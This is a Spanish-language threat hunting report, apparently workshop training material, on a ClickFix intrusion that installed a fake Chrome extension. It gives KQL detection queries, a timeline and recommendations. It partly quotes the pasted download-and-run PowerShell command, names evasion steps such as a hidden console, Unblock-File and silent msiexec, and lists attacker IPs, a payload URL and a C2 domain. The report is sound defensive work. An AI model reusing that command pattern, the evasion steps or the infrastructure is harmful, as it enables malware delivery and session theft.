

Ejercicio Threat Hunting

ClickFix: comandos pegados en Win+R (RunMRU)

Septiembre de 2026

TLP: CLEAR

La información puede distribuirse sin restricciones.
Escenario de entrenamiento basado en un incidente real anonimizado: organización, usuarios y equipos ficticios; IOCs reales.
Material del workshop “Writing the Incident Story” · DEATHCon 2026.

Tabla de Contenido

Resumen Ejecutivo 3
Hipótesis de Caza 4
Alcance y Limitaciones 5
Antecedentes e Inteligencia de Amenazas 6
MITRE ATT&CK 7
Metodología 8
Hallazgos 9
Recomendaciones / Plan de Acción 11
Conclusión 12
Anexo A: Listado de IOCs 13
Anexo B: Queries Detalladas y Resultados - Microsoft Sentinel 14
Anexo C: Línea de Tiempo del Incidente 17
Anexo D: Evidencia de Implementación de Controles 19
Anexo E: Referencias y Fuentes 20

1. RESUMEN EJECUTIVO

En septiembre de 2026, el equipo de Threat Hunting de XXXX ejecutó una caza **guiada por inteligencia** sobre la telemetría de **Microsoft Defender for Endpoint** de XXXX, consultada en **Microsoft Sentinel**. La caza no partió de una alerta: partió de una pregunta. La inteligencia pública ubica a **ClickFix** como el principal vector de acceso inicial del último año, y la pregunta fue si alguno de los usuarios de la flota había pegado un comando malicioso en el cuadro **Ejecutar de Windows (Win+R)**.

Se ejecutaron **7 consultas KQL** sobre la flota completa, encadenadas de forma que cada resultado generó la siguiente pregunta, y queda una más planificada como próxima caza.

Resultados:

1. **Hipótesis confirmada.** Un equipo (**XXXX-01**) registró **4 ejecuciones de PowerShell** lanzadas por explorer.exe con un comando de descarga, y las mismas **4 escrituras** en la clave **RunMRU**: el pegado original y tres reintentos.
2. El comando descargó un instalador MSI y, en menos de 30 segundos, instaló una **extensión falsa de Chrome** con capacidad de robar cookies y secuestrar sesiones. No hubo persistencia en el sistema operativo.
3. El ataque usó **tres canales de comando y control (C2)**. Solo uno estaba en una lista de reputación y fue el único bloqueado.
4. **La única alerta llegó a T+4:51**, por ese bloqueo. Los cinco pasos anteriores estaban en la telemetría como eventos comunes, sin ninguna alerta.

Hallazgos adicionales:

- Quedan **3 detecciones de comportamiento** que no dependen de IPs ni hashes, **1 brecha de visibilidad** declarada y **1 hipótesis nueva** para la próxima caza.
- Se documentaron **2 falsos positivos** (Microsoft Copilot y WebView2) como exclusiones justificadas.

2. HIPÓTESIS DE CAZA

Hipótesis: si algún usuario de la flota pegó en Win+R un comando desde un señuelo ClickFix, vamos a ver en Defender for Endpoint un intérprete (PowerShell, cmd, mshta) lanzado por explorer.exe (o por el navegador, en la variante FileFix) con un comando de descarga; si fue Win+R, la misma línea escrita en la clave **RunMRU**; y, segundos después, la cadena que ese comando dispara.

La hipótesis se escribe para que los datos puedan **confirmarla o refutarla**. Por eso se definieron de antemano los siguientes criterios:

Campo	Contenido
Disparador (inteligencia)	ClickFix fue el 47 % de los accesos iniciales atendidos por Microsoft Defender Experts y 4 de cada 5 casos llegan desde un buscador, no desde el correo.
Por qué es creíble	Le puede pasar a cualquier usuario que busca algo gratis en internet. Y el patrón (un intérprete con un comando de descarga, lanzado por explorer.exe) se repite aunque cambien las IPs y los hashes; Win+R además deja rastro en RunMRU.
Fuente de datos	Procesos, registro (RunMRU), red y archivos de Defender for Endpoint, y Script Block Logging de PowerShell (evento 4104), consultados en Microsoft Sentinel sobre toda la flota: los eventos, no las alertas.
Control positivo	Antes de dar algo por refutado, cada consulta se prueba con un Win+R de prueba en un equipo de laboratorio, después de confirmar en DeviceInfo que ese equipo envía telemetría. Cero resultados sin control positivo no prueban nada.
La confirma	Un equipo con un intérprete lanzado por explorer.exe con un comando de descarga (consulta 1), la misma línea en RunMRU (consulta 1b) y la cadena que ese comando dispara.
La refuta	Cero resultados en las consultas 1 y 1b, con ambas ya validadas contra el control positivo.
Brecha conocida	RunMRU solo ve lo que se pega en Win+R. FileFix ejecuta el comando desde el navegador, y la consulta 1 lo cubre por linaje. Un comando pegado en una consola ya abierta (cmd, PowerShell o la Terminal de Win+X) no tiene a explorer.exe como padre y, en PowerShell, ni siquiera aparece como línea de comandos: solo lo registra Script Block Logging.
ATT&CK	T1204.004 (Malicious Copy and Paste) → T1059.001 (PowerShell).

La metodología aplicada es **Threat Hunting por hipótesis guiado por inteligencia** (hypothesis-driven), según el framework PEAK.

3. ALCANCE Y LIMITACIONES

El ejercicio se limitó a la telemetría de **Microsoft Defender for Endpoint** y de PowerShell disponible en **Microsoft Sentinel** para XXXX. No se usaron alertas como punto de partida.

Ventana temporal:
Últimos 30 días de eventos, sobre toda la flota con Defender for Endpoint.

Fuentes de datos utilizadas:

1. Microsoft Sentinel — tablas de Defender for Endpoint (DeviceProcessEvents, DeviceRegistryEvents, DeviceNetworkEvents y DeviceFileEvents) y registro operativo de PowerShell (Script Block Logging, evento 4104): 7 consultas KQL.
2. Sandbox (ANY.RUN) para detonar el MSI descargado y confirmar su comportamiento.

Limitaciones importantes:

1. **RunMRU solo cubre Win+R.** La consulta por linaje suma FileFix, pero un comando pegado en una consola ya abierta (cmd, PowerShell o la Terminal de Win+X) no queda ni en RunMRU ni con explorer.exe como padre.
2. **El portapapeles no se registra.** No se puede saber qué página copió el comando, solo lo que se pegó.
3. **Script Block Logging fragmenta los scripts grandes** en varios eventos 4104: una búsqueda con dos términos puede dar vacío si caen en bloques distintos. Y un equipo sin la directiva activada no aporta contenido de scripts.
4. **El canal WebSocket de la extensión** (puerto 4343) no aparece en DeviceNetworkEvents en la ventana analizada, así que ese canal es no concluyente.
5. **Latencia de ingesta** de varios minutos entre Defender for Endpoint y Sentinel: una consulta sobre los últimos minutos puede no ver todavía lo que ya pasó.
6. **Defender agrega parte de las conexiones de red y las informa con demora** (ActionType ConnectionSuccessAggregatedReport): una ventana de tiempo angosta puede no verlas.
7. **Los archivos Preferences del navegador se registran de forma parcial:** en las pruebas de control positivo solo aparecieron como FileRenamed, y una escritura directa no quedó registrada. Cero resultados en la consulta 6 no descartan la persistencia.

Nivel de confianza: confianza **alta** en que XXXX-01 fue comprometido por esta cadena (múltiples fuentes independientes: procesos, registro, scripts, red, archivos y sandbox). Confianza **moderada** en que no hay otros equipos afectados, porque las consultas principales no ven un comando pegado en una consola ya abierta.

4. ANTECEDENTES E INTELIGENCIA DE AMENAZAS

ClickFix es una técnica de ingeniería social en la que una página falsa (un CAPTCHA, un "verificá que sos humano", un error de carga) copia un comando al portapapeles y le pide a la víctima que lo pegue y lo ejecute. No hay adjunto ni exploit: **el usuario ejecuta el comando**, con binarios firmados por Microsoft.

Dato	Qué significa	Fuente · Admiralty
47 %	de los accesos iniciales vistos por Microsoft Defender Experts en el último año fueron ClickFix (phishing: 35 %).	Microsoft, Digital Defense Report 2025 · B2
+517 %	de crecimiento entre el 2.º semestre de 2024 y el 1.º de 2025: segundo vector detrás del phishing.	ESET Threat Report H1 2025 · B2
4 de 5	payloads de ClickFix interceptados en 2026 llegaron desde un buscador (Google, Bing), no desde el correo.	Push Security, sep. 2026 · B2
17.000+	URLs con páginas falsas de verificación analizadas; unas 3.000 activas al momento del estudio.	CTM360, vía SecNews, sep. 2026 · B3

Calificación Admiralty asignada por el equipo: fiabilidad de la fuente (A–F) y credibilidad del dato (1–6). El dato de CTM360 lleva 3 porque se tomó de un medio, sin acceso al informe original.

Cómo funciona:

1. La víctima busca algo (música, un software, un "fix") y entra a un resultado del buscador.
2. La página muestra un error falso o un CAPTCHA y copia un comando de PowerShell al portapapeles.
3. La víctima presiona **Win+R**, **Ctrl+V** y **Enter**.
4. El comando descarga y ejecuta la siguiente etapa con la sesión del usuario.

Implicancia para el hunter: entra por la búsqueda, no por el correo. El gateway de correo no lo ve; el EDR sí, pero lo registra como actividad normal del usuario, sin alerta. Las variantes cambian rápido (FileFix, Win+X con la Terminal, la versión para macOS), así que la hipótesis se escribe sobre el **comportamiento**, no sobre IOCs.

5. MITRE ATT&CK

Técnica (nombre e ID)	Táctica	Evidencia en el caso
T1204.004 – Malicious Copy and Paste	Execution	Comando pegado en Win+R: explorer.exe lanza PowerShell y escribe RunMRU
T1059.001 – PowerShell	Execution	irm a una IP en formato decimal
T1564.003 – Hidden Window	Defense Evasion	GetConsoleWindow / ShowWindow / FreeConsole
T1553.005 – Mark-of-the-Web Bypass	Defense Evasion	Unblock-File y SEE_MASK_NOZONECHECKS
T1218.007 – Msiexec	Defense Evasion	msiexec /i /qn /norestart
T1055 – Process Injection	Defense Evasion	csc.exe e ilasm.exe sin argumentos
T1027 – Obfuscated Files or Information	Defense Evasion	IP en decimal; scripts con nombres aleatorios
T1176.001 – Browser Extensions	Persistence	Extensión unpacked en Secure Preferences
T1016 – System Network Configuration Discovery	Discovery	Consulta a ipinfo.io
T1539 – Steal Web Session Cookie	Credential Access	La extensión lee y escribe cookies
T1071.001 – Web Protocols	Command and Control	C2 por HTTP y HTTPS

El ejercicio sigue el marco **MITRE ATT&CK** y la pirámide del dolor: la hipótesis se escribe en el nivel de TTPs, porque el hash del script cambió en cada descarga y la infraestructura duró horas, pero el comportamiento no cambió.

6. METODOLOGÍA

El ejercicio se estructuró con las tres fases del framework **PEAK** (Preparar, Ejecutar, Actuar) y cinco pasos. Cada resultado alimentó la siguiente pregunta.

Fase	Paso	En este caso
Preparar	1. Hipótesis	Usuarios que pegaron un comando ClickFix en Win+R (ver sección 2).
Preparar	2. Datos	Procesos, registro (RunMRU), red y archivos de Defender for Endpoint, más Script Block Logging. Brecha declarada: el portapapeles no se registra.
Ejecutar	3. Consulta	7 consultas KQL en Microsoft Sentinel, cada una probada contra un evento que sabíamos que existía (control positivo).
Ejecutar	4. Análisis	Cada resultado se clasificó como malicioso, benigno o no concluyente. 1 equipo confirmado, 4 aciertos.
Actuar	5. Reporte	3 detecciones, 1 brecha, 1 hipótesis nueva. El reporte vuelve al paso 1.

Encadenamiento de las consultas:

1. **¿Alguien pegó un comando?** → explorer.exe lanza un intérprete con un comando de descarga (consulta 1) y escribe la misma línea en RunMRU (consulta 1b).
2. **¿Por qué lo pegó cuatro veces?** → Script Block Logging muestra que el script ocultaba la consola (consulta 2).
3. **¿Qué vino después?** → msiexec lanza un PowerShell oculto (consulta 3).
4. **¿Con quién habló?** → binarios de .NET sin argumentos con conexión saliente (consulta 4) y chequeo de IP pública (consulta 5).
5. **¿Cómo se queda?** → un proceso que no es el navegador modifica el perfil de Chrome (consulta 6).

7. HALLAZGOS

La hipótesis se **confirmó** en un único equipo de la flota, **XXXX-01**. La cadena completa, desde el pegado hasta la persistencia, se reconstruyó con la telemetría de Defender for Endpoint antes de mirar la alerta.




Figura 1. Árbol de procesos de la primera ejecución (horas en UTC).

Resultado por consulta:

Hipótesis / consulta	Resultado	Evidencia
1. Intérprete con descarga lanzado por explorer.exe	**Confirmada** · 1 equipo	4 ejecuciones de PowerShell con irm a una IP en decimal: el pegado y 3 reintentos.
1b. El mismo comando en RunMRU	**Confirmada**	4 escrituras de explorer.exe con la misma línea: confirma que se pegó en Win+R.

Hipótesis / consulta	Resultado	Evidencia
2. Consola oculta (Script Block Logging)	**Confirmada**	GetConsoleWindow, ShowWindow(h, 0) y FreeConsole. Muy probablemente explica los reintentos: la usuaria no vio nada.
3. PowerShell oculto hijo de msiexec	**Confirmada**	msiexec -Embedding → powershell -WindowStyle Hidden -File ...\Temp\705546.ps1
4. Binario .NET con conexión saliente	**Confirmada**	ilasm.exe sin argumentos → 31.56.19.29:80. Bloqueado por reputación: fue la única alerta.
5. Chequeo de IP pública	**Confirmada**	ipinfo.io y, un segundo después, smashshape.com:443. Sin bloqueo ni alerta.
6. Proceso que no es el navegador modifica el perfil	**Confirmada** + 2 falsos positivos	csc.exe modifica Secure Preferences. Excluidos: mscopilot.exe y msedgewebview2.exe.
C2 de la extensión (WebSocket, 4343)	**No concluyente**	El canal WebSocket no aparece en DeviceNetworkEvents.
7. Extensiones fuera de la Web Store	**Nueva hipótesis**	Surge del hallazgo de persistencia. Planificada para toda la flota.

La persistencia: una extensión falsa de Chrome

- Se presenta como **“Save to Google Drive”**, con autor “Google inc.”, cargada como unpacked desde una carpeta con nombre aleatorio en %LOCALAPPDATA% (from_webstore: false).
- Inyecta content scripts en todos los frames: puede **leer y modificar cualquier página**.
- Roba cookies, historial, marcadores, descargas, la lista de pestañas y capturas de pantalla. También puede **escribir cookies**, lo que habilita el secuestro de sesiones.
- Su fecha de instalación estaba **falsificada un año atrás**; los archivos en disco la desmienten.
- No había claves Run, tareas programadas ni servicios: **la única persistencia estaba en el navegador**.

Lo único que alertó fue un IOC conocido. Todo lo demás estaba en la telemetría como eventos comunes, esperando que alguien lo buscara. Si la IP del primer C2 no hubiera estado en una lista, el ataque no habría generado ninguna alerta.

8. RECOMENDACIONES / PLAN DE ACCIÓN

Prioridad	Hallazgo / riesgo	Acción recomendada	Dueño	Estado
Crítica	XXXX-01 con extensión maliciosa y sesiones expuestas	Aislar el equipo, quitar la extensión y su carpeta, revocar las sesiones y cookies del usuario en los servicios web y forzar el cambio de credenciales.	XXXX (cliente) / XXXX (SOC)	En curso: equipo aislado (29/09, 12:40 UTC) y credenciales reseteadas. Pendiente: revocar sesiones y reinstalar el equipo.
Alta	Dos C2 sin bloqueo	Bloquear 86.109.75.7, smashshape.com y 31.56.19.29 en firewall y proxy, y cargarlos como indicadores en Defender for Endpoint.	XXXX (SOC)	Pendiente
Alta	Detecciones por comportamiento	Pasar a regla las consultas 1, 4 y 6 (linaje desde explorer.exe, .NET con red y perfil del navegador) como detecciones en Sentinel o en Defender, con las exclusiones documentadas.	XXXX (SOC)	Pendiente
Media	Extensiones fuera de la Web Store	Por política de Chrome y Edge: lista de extensiones permitidas y bloqueo del modo desarrollador y de extensiones unpacked.	XXXX (cliente)	Pendiente
Media	Win+R como vector	Evaluar la GPO que quita “Ejecutar” del menú Inicio para usuarios sin necesidad técnica. Concientización específica sobre ClickFix.	XXXX (cliente)	En evaluación con IT
Media	Brecha de visibilidad	Activar Script Block Logging en toda la flota y sumar dos detecciones: comandos de descarga en sesiones interactivas de PowerShell (4104) y cmd.exe abierto sin argumentos que lanza PowerShell con descarga (pegado en una consola).	XXXX (SOC)	Pendiente
Baja	Próxima caza	Ejecutar la consulta 7 en toda la flota.	XXXX (SOC)	Planificada

9. CONCLUSIÓN

La caza confirmó la hipótesis: un usuario de XXXX pegó en Win+R un comando desde un señuelo ClickFix, y la cadena terminó en una extensión de Chrome capaz de robar sesiones. **Todo lo que encontró la caza ya estaba en la telemetría antes de la alerta**, como eventos comunes.

La alerta llegó casi cinco minutos después del primer pegado y solo porque una de las tres IPs del atacante estaba en una lista de reputación. Las detecciones que deja este ejercicio no dependen de esa suerte: se basan en comportamiento y siguen funcionando aunque el atacante cambie su infraestructura mañana.

Como resultado, el SOC suma **3 detecciones de comportamiento**, declara **1 brecha de visibilidad** y abre **1 hipótesis nueva** para la próxima caza. Cada caza deja la siguiente.

10. ANEXO A: LISTADO DE IOCs

Tipo	Valor	Contexto
IP	86.109.75.7	Servidor del script y del MSI
IP (decimal)	1450003207	La misma IP, escrita en decimal en el comando pegado
URL	hxxp://86.109.75.7/app/40152518488f/235235.msi	Descarga del instalador
Archivo	%TEMP%\<GUID de 32 caracteres>_235235.msi	Instalador malicioso (3 copias idénticas)
Archivo	511.ps1 / 705546.ps1	Scripts en %TEMP% (nombres variables)
IP C2	31.56.19.29	C2 por HTTP (bloqueado por reputación)
Dominio C2	smashshape.com	C2 por HTTPS detrás de Cloudflare (sin bloqueo)
Puerto	4343/tcp	Canal WebSocket de la extensión
Extensión	“Save to Google Drive” · autor “Google inc.” · from_webstore: false	Persistencia en Chrome
SHA256 · MSI	9f87feb984a7dbeb272af5586afed9a34381b06ed172503ab70e612db397d517	235235.msi descargado en XXXX-01
SHA256 · MSI (sandbox)	97e72fdbb5aad5e54ae438fc8f36a47dab205aadd7e117502235949122e2e300	El MSI que servía la misma URL cuatro horas después
SHA256 · 705546.ps1	a01e21d9e295f0560ec8e708bc5edc96a2859ed735525cbd8a78925345e8ded9	Script del MSI, idéntico en las tres ejecuciones
SHA256 · 511.ps1	f17a5cdf22b8b7262edd42ce5a588cb290b211c2e6259edf2cd4cca257f05a92	Primera descarga (64.898 bytes)
SHA256 · 511.ps1	c6315344ea45507541f1ff8fb8f4c8efa0c67cdbfeb6ced63aed17f30f7dc8b1	Segunda y tercera descarga (66.564 bytes)
SHA256 · 511.ps1 (sandbox)	583caef7d65f559fb7c6ab4b00e86f9b33fcc1f1d184ad3416b51579cda03b93	Variante obtenida en el sandbox (59.112 bytes)

Los indicadores de red pertenecen a la infraestructura del atacante y tienen vida corta: el servidor del MSI dejó de responder al día siguiente. Además, el servidor genera un 511.ps1 distinto en cada descarga, así que sus hashes tampoco sirven como base de detección. Usalos para bloqueo y búsqueda retroactiva. ***Liveness de IOCs (chequeo pasivo, 20/10/2026 · VirusTotal y urlscan.io):*** *el host del MSI 86.109.75.7 (GorillaServers, US) sigue sin actividad en la web pública desde el incidente pero conserva reputación maliciosa (14/92); la segunda IP, 31.56.19.29 (AS Blatant, AE), seguía viva ocho días atrás (7/92); el dominio smashshape.com responde con un 403 detrás de Cloudflare (11/92, sin clasificación en Google Safe Browsing); y el MSI mantiene 10/61 con la etiqueta trojan.eignyl/loader. La detección sigue siendo parcial y desfasada: es el argumento de por qué la caza se sostiene sobre el comportamiento y no sobre estos indicadores.*

11. ANEXO B: QUERIES DETALLADAS Y RESULTADOS - MICROSOFT SENTINEL

Lenguaje: KQL (Microsoft Sentinel, tablas de Defender for Endpoint y tabla Event). En Advanced Hunting de Defender, reemplazá TimeGenerated por Timestamp. Cada consulta se probó primero contra un evento de control positivo en un equipo que envía telemetría.

1. Linaje: explorer.exe o el navegador lanzan un intérprete con descarga

Objetivo: Detectar intérpretes (PowerShell, cmd, mshta) lanzados con un comando de descarga por explorer.exe (el rastro de un comando pegado en Win+R) o por el navegador (el de FileFix).

```
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where FileName in~ ("powershell.exe", "pwsh.exe", "cmd.exe", "mshta.exe")
| where InitiatingProcessFileName in~ ("explorer.exe", "chrome.exe",
    "msedge.exe", "firefox.exe")
| where ProcessCommandLine has_any ("irm", "iwr", "iex", "Invoke-RestMethod",
    "Invoke-WebRequest", "DownloadString", "http")
| project TimeGenerated, DeviceName, AccountName,
    InitiatingProcessFileName, ProcessCommandLine
| sort by TimeGenerated asc
```

Resultado: 4 procesos en un único equipo (XXXX-01): PowerShell lanzado por explorer.exe con irm 1450003207/511, el pegado original y tres reintentos en pocos minutos.

1b. El mismo comando en RunMRU

Objetivo: Corroborar el vector: explorer.exe escribe en la clave RunMRU del usuario cada línea que se ejecuta desde Win+R.

```
DeviceRegistryEvents
| where TimeGenerated > ago(30d)
| where ActionType == "RegistryValueSet"
| where InitiatingProcessFileName =~ "explorer.exe"
| where RegistryKey has "RunMRU"
| where RegistryValueData has_any ("powershell", "pwsh", "mshta", "curl",
    "irm", "iwr", "http")
| project TimeGenerated, DeviceName, InitiatingProcessAccountName,
    RegistryValueName, RegistryValueData
| sort by TimeGenerated asc
```

Resultado: 4 escrituras en XXXX-01, con la misma línea que la consulta 1 y en los mismos segundos: el comando se pegó en Win+R, no en una consola ni en el navegador.

2. Consola oculta (Script Block Logging · 4104)

Objetivo: Identificar scripts de PowerShell que ocultan su propia ventana para que el usuario no vea la ejecución. Requiere Script Block Logging activo y el registro operativo de PowerShell ingerido en Sentinel (tabla Event). Sin ese registro, DeviceEvents (ActionType

PowerShellCommand) muestra parte de los cmdlets ejecutados, pero no el contenido del script.

```
Event
| where TimeGenerated > ago(30d)
| where EventLog == "Microsoft-Windows-PowerShell/Operational" and EventID == 4104
| extend ScriptBlock = coalesce(RenderedDescription, tostring(EventData))
| where ScriptBlock has "GetConsoleWindow"
| where ScriptBlock has_any ("ShowWindow", "FreeConsole")
| project TimeGenerated, Computer, ScriptBlock
```

Resultado: El script define en tiempo de ejecución, con nombres aleatorios, las llamadas a GetConsoleWindow, ShowWindow(h, 0) y FreeConsole, y además $env:SEE_MASK_NOZONECHECKS=1. La consola desaparecía, lo que muy probablemente explica los reintentos.

3. PowerShell oculto hijo de msiexec

Objetivo: Detectar instaladores MSI que lanzan PowerShell con la ventana oculta.

```
DeviceProcessEvents
| where TimeGenerated > ago(30d)
| where InitiatingProcessFileName =~ "msiexec.exe"
| where FileName in~ ("powershell.exe", "pwsh.exe")
| where ProcessCommandLine contains "hidden"
| project TimeGenerated, DeviceName, InitiatingProcessCommandLine,
    ProcessCommandLine
```

Resultado: msiexec.exe -Embedding lanza powershell -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -File …\Temp\705546.ps1.

4. Binarios .NET con conexión saliente

Objetivo: Encontrar compiladores y utilidades de .NET firmados por Microsoft que no deberían conectarse a internet.

```
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| where InitiatingProcessFileName in~ ("csc.exe", "ilasm.exe", "MSBuild.exe",
    "RegAsm.exe", "InstallUtil.exe", "AddInProcess.exe")
| project TimeGenerated, DeviceName, ActionType, InitiatingProcessFileName,
    InitiatingProcessCommandLine, RemoteIP, RemotePort, RemoteUrl
```

Resultado: ilasm.exe sin argumentos (solo su ruta), hijo del PowerShell oculto, se conecta por HTTP a 31.56.19.29:80. Bloqueado por reputación: es el evento que generó la única alerta.

5. Chequeo de IP pública

Objetivo: Detectar procesos que no son navegadores consultando servicios de geolocalización de IP, el “hola” típico de los infostealers.

```
DeviceNetworkEvents
| where TimeGenerated > ago(30d)
| where RemoteUrl has_any ("ipinfo.io", "ip-api.com", "api.ipify.org",
    "ifconfig.me", "checkip.amazonaws.com")
| where InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe",
    "firefox.exe", "brave.exe", "opera.exe")
| project TimeGenerated, DeviceName, InitiatingProcessFileName,
    InitiatingProcessCommandLine, RemoteUrl, RemoteIP, RemotePort
```

Resultado: En la tercera ejecución, PowerShell consulta ipinfo.io y un segundo después resuelve smashshape.com (detrás de Cloudflare) y se conecta por 443. Sin bloqueo ni alerta.

6. Perfil del navegador modificado por otro proceso

Objetivo: Detectar un proceso que no es el navegador escribiendo el archivo de preferencias de Chrome o Edge, donde se registran las extensiones. No filtra por ActionType: Chrome y Edge guardan estos archivos con un temporal que después renombran, y Defender lo registra como FileRenamed.

```
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where FolderPath contains @"\User Data\"
| where FileName in~ ("Preferences", "Secure Preferences")
| where InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe",
    "setup.exe", "GoogleUpdater.exe", "updater.exe")
| project TimeGenerated, DeviceName, ActionType, InitiatingProcessFileName,
    InitiatingProcessCommandLine, FolderPath
```

Resultado: csc.exe sin argumentos (probable inyección) modifica …\Chrome\User Data\Default\Secure Preferences: registra la extensión y recalcula la firma que la protege. Falsos positivos documentados: mscopilot.exe (su propio perfil) y msedgewebview2.exe lanzado por Google Drive.

7. Próxima caza: extensión fuera del navegador (borrador)

Objetivo: Buscar en toda la flota archivos de extensión creados por un proceso que no es el navegador.

```
DeviceFileEvents
| where TimeGenerated > ago(30d)
| where ActionType == "FileCreated"
| where FileName =~ "manifest.json" and FolderPath contains @"\AppData\"
| where InitiatingProcessFileName !in~ ("chrome.exe", "msedge.exe",
    "setup.exe", "GoogleUpdater.exe", "updater.exe")
| project TimeGenerated, DeviceName, InitiatingProcessFileName, FolderPath
```

Resultado: Pendiente de ejecución. Es la hipótesis nueva que deja esta caza. Se espera ruido de aplicaciones que guardan su propio manifest.json en AppData (Electron, extensiones de editores): documentarlo como exclusión antes de pasar la consulta a regla.

12. ANEXO C: LÍNEA DE TIEMPO DEL INCIDENTE

Tiempos relativos al primer pegado (T+0:00), según la telemetría de Defender for Endpoint (UTC).

T+	UTC	Evento	Estado en el EDR
0:00	12:28:33	Pega el comando en Win+R: explorer.exe escribe RunMRU y lanza PowerShell con irm 1450003207/511.	Sin alerta
0:03	—	La consola se oculta (probable causa de los reintentos).	Sin alerta
0:05	12:28:38	Descarga del MSI desde 86.109.75.7.	Sin alerta
0:07	12:28:40	msiexec instala en silencio y lanza un PowerShell oculto.	Sin alerta
0:22	12:28:55	csc.exe, sin argumentos, modifica Secure Preferences: persistencia en Chrome.	Sin alerta
0:26	12:28:59	ilasm.exe, sin argumentos, se conecta por HTTP a 31.56.19.29.	**BLOQUEO** (reputación)
2:22	12:30:55	Tercera ejecución: consulta a ipinfo.io y conexión HTTPS a smashshape.com.	Sin bloqueo ni alerta
4:51	12:33:24	Llega la alerta a la consola del SOC.	**ALERTA**

Confirmación en sandbox

El MSI se detonó en ANY.RUN (29/09/2026). La sandbox lo clasificó como **actividad maliciosa** con las etiquetas ip-check, evasion y stealer.




Figura 2. Detonación del MSI en ANY.RUN.




Figura 3. Advertencia de Windows al abrir el MSI fuera de la cadena ClickFix: el script la evitaba con Unblock-File.

13. ANEXO D: EVIDENCIA DE IMPLEMENTACIÓN DE CONTROLES

Estado de las acciones del plan al cierre de este informe. Cada evidencia lleva fecha y responsable; las acciones pendientes indican qué captura o consulta las va a cerrar.

Acción	Estado	Evidencia
Aislar XXXX-01	**Completada**	Orden de aislamiento desde Defender for Endpoint el 29/09 a las 12:40 UTC; se hizo efectiva cuando el equipo volvió a conectarse. Responsable: XXXX (SOC).
Resetear las credenciales del usuario	**Completada**	Reseteo el 29/09. Responsable: XXXX (cliente).
Revocar sesiones y cookies en los servicios web	**Pendiente**	Captura del registro de revocación de cada servicio, con fecha y responsable.
Bloquear la infraestructura (IPs y dominio)	**Pendiente**	Captura de los indicadores en Defender y en el firewall, más la consulta de verificación de abajo sin conexiones exitosas.
Reglas de detección (consultas 1, 4 y 6)	**Pendiente**	Captura de cada regla en Sentinel con nombre, fecha de creación y exclusiones.
Política de extensiones en Chrome y Edge	**Pendiente**	Captura de chrome://policy y edge://policy en un equipo de muestra, con la política aplicada.

Verificación del bloqueo:

```
DeviceNetworkEvents
| where TimeGenerated > datetime(2026-09-29 12:40:00)
| where RemoteIP in ("86.109.75.7", "31.56.19.29")
    or RemoteUrl has "smashshape.com"
| summarize Conexiones = count() by DeviceName, ActionType
```

Resultado esperado: ninguna fila con ActionType ConnectionSuccess después del bloqueo. Si aparece alguna, el bloqueo no está aplicado en ese equipo.

14. ANEXO E: REFERENCIAS Y FUENTES

1. Microsoft. Microsoft Digital Defense Report 2025. https://www.microsoft.com/en-us/corporate-responsibility/cybersecurity/microsoft-digital-defense-report-2025/
2. ESET. ESET Threat Report H1 2025 (2025). https://www.welivesecurity.com/es/informes/eset-threat-report-amenazas-h1-primer-semestre-2025/
3. Push Security. “The state of ClickFix, by detection data” (23/09/2026). https://pushsecurity.com/blog/the-state-of-clickfix-by-detection-data
4. CTM360, citado por SecNews: 17.000 URLs con páginas ClickFix (24/09/2026). https://www.secnews.gr/en/735682/clickfix-istoselides-pagides-malware/
5. mrd0x. “FileFix - A ClickFix Alternative” (23/06/2025). https://mrd0x.com/filefix-clickfix-alternative/
6. MITRE ATT&CK. T1204.004 – User Execution: Malicious Copy and Paste. https://attack.mitre.org/techniques/T1204/004/
7. Splunk SURGe. “Introducing the PEAK Threat Hunting Framework” (2023). https://www.splunk.com/en_us/blog/security/peak-threat-hunting-framework.html
8. D. Bianco. “The Pyramid of Pain” (2013). https://detect-respond.blogspot.com/2013/03/the-pyramid-of-pain.html
9. ODNI. Intelligence Community Directive 203: Analytic Standards. https://www.dni.gov/files/documents/ICD/ICD-203.pdf
10. Microsoft Learn. Esquema de Advanced Hunting: tabla DeviceRegistryEvents. https://learn.microsoft.com/en-us/defender-xdr/advanced-hunting-deviceregistryevents-table
11. Microsoft Learn. about_Logging_Windows (Script Block Logging). https://learn.microsoft.com/en-us/powershell/module/microsoft.powershell.core/about/about_logging_windows
12. ANY.RUN. Análisis propios de 511.ps1 y del MSI (29/09/2026), con visibilidad privada.